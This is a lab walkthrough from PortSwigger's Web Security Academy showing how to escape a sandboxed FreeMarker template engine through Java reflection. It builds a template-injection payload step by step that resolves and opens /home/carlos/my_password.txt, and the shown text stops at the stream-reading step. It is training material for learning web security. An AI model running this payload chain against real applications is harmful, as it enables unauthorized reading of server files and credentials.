Server-Side Template Injection in a Sandboxed Environment
Table of Contents
| Platform | PortSwigger Web Security Academy |
| Topic | Server-side template injection |
| Lab | SSTI in a sandboxed environment |
| Difficulty | Expert |
| Engine | FreeMarker (Java), sandboxed |
| Goal | Read /home/carlos/my_password.txt and submit it |
| Tools | Browser, the Java API docs, a bytes-to-ASCII converter |
The idea#
In the documentation lab
we escaped
FreeMarker with ?new to instantiate Execute and run commands. Here that door
is shut: the engine is sandboxed, so ?new and the dangerous helper classes
are blocked. No arbitrary code execution.
But the template is still handed a real Java object, product, and every Java
object exposes getClass(). That one method is the doorway to reflection, a
Java feature that lets code inspect and call classes and methods by name at
runtime, instead of only through the calls written and compiled into the program.
Through reflection we can hop from one Java class to the next until we land on one
that reads a file. We never execute code; we just walk objects.
Reaching the template#

Open a product and click Edit template to reach the editor, the same starting
point as the
documentation lab
.
The template interpolates ${product.stock}, ${product.name}, and
${product.price}, so the object we get to play with is product.

A quick bad reference confirms the engine: the verbose stack trace is pure
FreeMarker (freemarker.core.*).
Building the payload, one object at a time#
The method is simple and repeatable. Look at the type of the object you
currently hold, open that type’s Java docs, and pick the one method that moves you
a step closer to reading a file. Chain it on, and repeat with the new type. The
payload grows one .method() at a time.
1. product → a Class#
Every object inherits getClass() from java.lang.Object.

${product.getClass()}Now we hold a Class.
2. Class → a ProtectionDomain#
Open the Class docs. getProtectionDomain() returns the security context that
describes where the class’s code came from. That object is the thread we pull on.

${product.getClass().getProtectionDomain()}Now we hold a ProtectionDomain.
3. ProtectionDomain → a CodeSource#
On ProtectionDomain, getCodeSource() returns the source of the code.

${product.getClass().getProtectionDomain().getCodeSource()}Now we hold a CodeSource.
4. CodeSource → a URL#
On CodeSource, getLocation() returns a URL pointing at where the
application’s own code lives on disk.

${product.getClass().getProtectionDomain().getCodeSource().getLocation()}We now have a URL, but it points at the code, not at the file we want. The next
few steps bend it toward an arbitrary path.
5-7. URL → URI → resolve the target → back to URL#
The URL docs spell out the round-trip: convert a URL to a URI with
toURI(), and convert a URI back with URI.toURL().

On URI, resolve() parses a path and resolves it against the current URI, and
toURL() turns the result back into a URL.

${product.getClass().getProtectionDomain().getCodeSource().getLocation().toURI().resolve('/home/carlos/my_password.txt').toURL()}Now we hold a URL that points at /home/carlos/my_password.txt.
8-9. URL → InputStream → byte[]#
Back on the URL docs (above), openStream() opens the resource and returns an
InputStream. Reading it with readAllBytes() gives us the file as a byte[].
